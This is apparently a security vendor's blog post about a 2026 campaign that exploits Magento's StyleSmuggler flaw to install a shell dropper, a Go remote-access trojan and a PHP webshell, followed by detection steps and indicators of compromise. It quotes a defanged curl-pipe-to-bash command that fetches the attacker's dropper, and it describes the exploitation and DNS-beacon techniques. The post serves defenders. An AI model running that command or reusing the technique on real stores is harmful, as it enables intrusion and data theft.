TL;DR: Between September 9 and September 13, 2026, we detected a coordinated campaign exploiting Magento and Adobe Commerce stores across Western Europe, North America, and the Asia-Pacific region. The activity used /paypal/transparent/response/, an endpoint tied directly to StyleSmuggler (CVE-2026-75650). Malware recovered from the delivery infrastructure reveals a multi-stage chain that installs a shell-script dropper, a remote access trojan (RAT) we track as PSK Agent, and, in some cases, a full-featured PHP webshell. At the time of analysis, the script had a 0% detection rate on VirusTotal. This payload family differs from the Rust backdoor documented in initial StyleSmuggler research, reinforcing that multiple operators are using the same vulnerability to deliver distinct post-exploitation toolkits. Chinese-language comments in the dropper and several infrastructure clues support an assessment that the PSK Agent operator is likely Chinese-speaking, although the evidence does not support attribution to a named threat group.
Campaign Overview
We tracked five attack clusters originating from a small set of source IP addresses (see IOCs), all targeting the same Magento endpoint with nearly identical PHP payloads. The consistency of the requests indicates automated tooling designed to scan for and exploit vulnerable stores at scale.
The attackers relied on a stable delivery path rather than frequently rotating infrastructure. The URL http://transfer[.]chinow[.]abrdns[.]com/get/psk_agent.sh appeared 96 times across 12 payload variants. Four source IPs generated most of the traffic:
- 132[.]243[.]238[.]178
- 86[.]107[.]100[.]105
- 185[.]18[.]222[.]13
- 64[.]204[.]130[.]9
Their geographic distribution suggests compromised systems or rented infrastructure rather than a single operator-controlled network.


The spread of targeted industries and countries is consistent with opportunistic scanning of internet-exposed Magento installations rather than a campaign limited to one country or sector.
StyleSmuggler Exploitation Chain
The campaign’s use of /paypal/transparent/response/ closely matches the first stage of StyleSmuggler, tracked as CVE-2026-75650. StyleSmuggler is a two-stage attack against Magento’s template processing. In the first stage, the attacker places PHP source in the query string of /paypal/transparent/response/. Magento raises an error and writes the request, including the malicious query string, to a report file under var/report/. A second request to /graphql uses attacker-controlled styles parameters to load the poisoned report file and evaluate the embedded PHP. Later variants can point the same gadget chain at writable Magento log files. This exploitation of an internet-facing Magento application maps to Exploit Public-Facing Application (T1190). For more information about StyleSmuggler, see our previous blog.

The PHP payloads we observed then use multiple command-execution functions to retrieve PSK Agent. The representative sample attempts shell_exec, system, and exec in sequence; other recovered variants add passthru. If one function is disabled, the payload silently tries the next. Error suppression and output buffering reduce visible failures and capture command output.
curl -fsSL hxxp[:]//transfer[.]chinow[.]abrdns[.]com/get/psk_agent[.]sh | bash
The curl flags suppress progress and HTTP errors, follow redirects, and pipe the response directly into bash. This avoids writing the initial command payload to disk, although the downloaded script subsequently installs persistent components. The retrieval of the script maps to Ingress Tool Transfer (T1105), while piping it into bash maps to Command and Scripting Interpreter: Unix Shell (T1059.004).
From Dropper to Persistent Access
After exploiting Magento, the attackers used a compact shell script called psk_agent.sh to establish a more durable foothold. The 3,313-byte POSIX script (see IOCs) is designed to work across a range of Linux environments, including hosts where some common utilities or execution paths are unavailable. Its execution through a POSIX shell is another example of Command and Scripting Interpreter: Unix Shell (T1059.004).
The script first searches locations such as $HOME, /tmp, /var/tmp, and /dev/shm for a directory that is both writable and executable. It then attempts to retrieve the next-stage payload using several methods, including curl, wget, Python 2, and Python 3, mapping to Ingress Tool Transfer (T1105). Once downloaded, the payload is moved into place and launched in the background using setsid or nohup, with its output suppressed.
That payload, chi_down, is a 10.5 MB, 64-bit Go binary (see IOCs). Its code has been heavily obfuscated and its build information removed, behavior that maps to Obfuscated Files or Information (T1027). However, the recovered capabilities reveal a flexible remote-access tool rather than a single-purpose cryptominer.
chi_down allows the operator to execute shell commands, collect information about the infected host, proxy traffic through SOCKS5, and communicate over HTTP, HTTPS, and encrypted application-layer channels. Its SOCKS5 functionality maps to Proxy (T1090), while its encrypted communications map to Encrypted Channel (T1573). It launches with the arguments -checkagent=false -maintain=true; combined with its scheduling functions and observed persistence artifacts, this suggests the malware is intended to preserve access after the original Magento process ends or the server restarts. This scheduling behavior maps to Scheduled Task/Job (T1053).
Related StyleSmuggler activity has also disguised malicious processes using names such as [kworker/u:8:0], fc-cache, and chronyd, helping them blend into ordinary Linux process listings. This use of system-like process names maps to Masquerading: Match Legitimate Resource Name or Location (T1036.005). Infrastructure associated with the broader toolkit includes ntp[.]timesync[.]to, which resolved to 185[.]157[.]160[.]251 and carried NTP-like traffic over UDP port 123, and windwsecurity[.]run over TCP port 443.
Tracking Successful Exploitation Through DNS Exfiltration
Some PHP payloads included a mechanism for reporting successful execution back to the operator. After running on a Magento server, the payload normalized the victim’s hostname and embedded it in a unique subdomain using the following pattern:
{victim-hostname}.cmd{hex}[.]0f851bdc9d[.]ddns[.]1433[.]eu[.]org
The payload then initiated both an HTTP request and a DNS lookup. Because the attacker controlled the authoritative DNS infrastructure, the lookup alone could confirm that code execution had succeeded—even if the HTTP connection was blocked or failed. This use of DNS for victim success beaconing maps to Application Layer Protocol: Domain Name System (T1071.004). It gave the operator a near-real-time inventory of compromised hosts through outbound DNS traffic that could appear less conspicuous than a conventional callback.
A Webshell as a Second Access Path
In a subset of attacks, the operators established an additional foothold by downloading t4.php from transfer[.]onlypsk[.]abrdns[.]com. This payload transfer maps to Ingress Tool Transfer (T1105). The file was written as zer4.php in publicly reachable Magento directories, including pub/media/.
The recovered zer4.php sample is a 910-line PHP file manager and webshell (see IOCs). It allows the operator to browse and modify files, upload or download content, evaluate PHP code, and execute operating-system commands. Its deployment for persistent access maps to Server Software Component: Web Shell (T1505.003).
To improve reliability, the webshell cycles through several command-execution methods. One of the more notable uses PHP’s Foreign Function Interface to call functions in libc directly, potentially preserving command execution when commonly abused PHP functions have been disabled. Commands are protected with AES-256-CBC encryption, mapping to Encrypted Channel (T1573), and the same hardcoded key appeared across recovered samples, linking the webshells to a shared operator or centrally distributed toolset.
Together, psk_agent.sh, chi_down, DNS-based victim tracking, and zer4.php show a campaign designed to do more than exploit Magento servers once. The operators built multiple paths for confirming compromise, maintaining access, and continuing to control affected systems after the initial StyleSmuggler intrusion.
Attribution Assessment
The strongest attribution clue appears inside psk_agent.sh. The script retains Chinese-language comments that translate to ‘configuration area’ and ‘automatically find a writable and executable directory.’ Native-language development comments can indicate the language used by the malware author, particularly when they appear alongside operator-selected names such as chinow and chi_down.
The delivery infrastructure also uses chinow[.]abrdns[.]com and onlypsk[.]abrdns[.]com. These names, the Chinese comments, and the consistent PSK naming support an assessment that the developer or operator is likely Chinese-speaking. However, language artifacts can be planted or inherited through reused code, and infrastructure naming alone is not definitive. We therefore assess a likely Chinese-speaking nexus with moderate confidence but do not attribute the campaign to a specific group, organization, or government.
This attribution applies to the PSK Agent activity described here, not to all StyleSmuggler exploitation. Researchers have documented multiple attackers and distinct payload families using CVE-2026-75650, including a Rust backdoor and separate PHP droppers. The vulnerability is now a shared access vector rather than the signature of any single actor.
Detection and Response
Applying Adobe’s VULN-39341 hotfix closes the initial StyleSmuggler entry point, but it does not remove a RAT, webshell, stolen credentials, or other persistence established before patching. Systems with any campaign indicator should be treated as potentially fully compromised and investigated accordingly.
- Patch CVE-2026-75650. Apply Adobe’s VULN-39341 hotfix and verify that it is installed. Unsupported Magento branches require vendor-supported remediation or migration planning.
- Hunt for the dropper and RAT. Search writable and executable locations for psk_agent.sh and chi_down, inspect cron and systemd persistence, and validate processes masquerading as kworker, fc-cache, or chronyd.
- Hunt for PHP webshells. Review pub/media/ and the Magento root for unexpected PHP files, zer4.php, and SSP_*.txt or ssp_*.txt output files.
- Monitor DNS and egress. Alert on lookups beneath 0f851bdc9d.ddns.1433.eu.org and on web-server processes connecting to dynamic DNS domains or initiating unexpected outbound HTTP, HTTPS, or UDP/123 traffic.
- Rotate exposed secrets. If compromise is suspected, rotate the Magento encryption key, database credentials, administrative credentials, integration tokens, payment-gateway secrets, SSH keys, and other values accessible to the web-server account.
- Block campaign infrastructure. Block the indicators below at DNS, network, web application firewall, and endpoint controls where appropriate, while recognizing that infrastructure can change quickly.
Conclusion
StyleSmuggler became a shared access vector within days of disclosure. The PSK Agent campaign used it to deliver a shell-script dropper, Go RAT, DNS tracking mechanism, and PHP webshell, enabling persistent access, command execution, traffic proxying, and further compromise.
The dropper’s 0% VirusTotal detection rate shows why file reputation alone is insufficient. Detection should focus on the full chain: StyleSmuggler endpoint requests, web-server processes spawning shells, outbound traffic to campaign infrastructure, hostname-bearing DNS beacons, new PHP files in public media directories, and unexplained persistence. Patching prevents new exploitation; affected systems require full incident response.
Indicators of Compromise
File Hashes
| File | SHA-256 | Role |
| psk_agent.sh | fc9bcdb3a442880e585d6fe4ddaec62d62af641f8ac3cceeb6a553985a7d9094 | Shell-script dropper |
| chi_down | 6dbfb04c063170af13a8151346898ebcb9c4b827fa8d16a96018419b746601a6 | Go RAT |
| t4.php / zer4.php | 1811a1d63310737e969348d16d95f80bf56f8e8896fc64eb5d6d6dc314e2a547 | PHP webshell |
Network Indicators
| Indicator | Type | Role |
| 132.243.238.178 | IP | Attack source |
| 86.107.100.105 | IP | Attack source |
| 185.18.222.13 | IP | Attack source |
| 64.204.130.9 | IP | Attack source |
| 99.84.67.186 | IP | Reported StyleSmuggler C2 |
| 185.157.160.251 | IP | ntp.timesync.to C2 |
| transfer.chinow[.]abrdns[.]com | Domain | Dropper and RAT delivery |
| transfer.onlypsk[.]abrdns[.]com | Domain | Webshell delivery |
| *.0f851bdc9d.ddns.1433.eu.org | Domain | DNS and HTTP success beacon |
| ntp.timesync[.]to | Domain | NTP-shaped C2 |
| windwsecurity[.]run | Domain | RAT C2 |
The post StyleSmuggler Exploitation Deploys PSK Agent RAT Against Magento Stores appeared first on Blog.


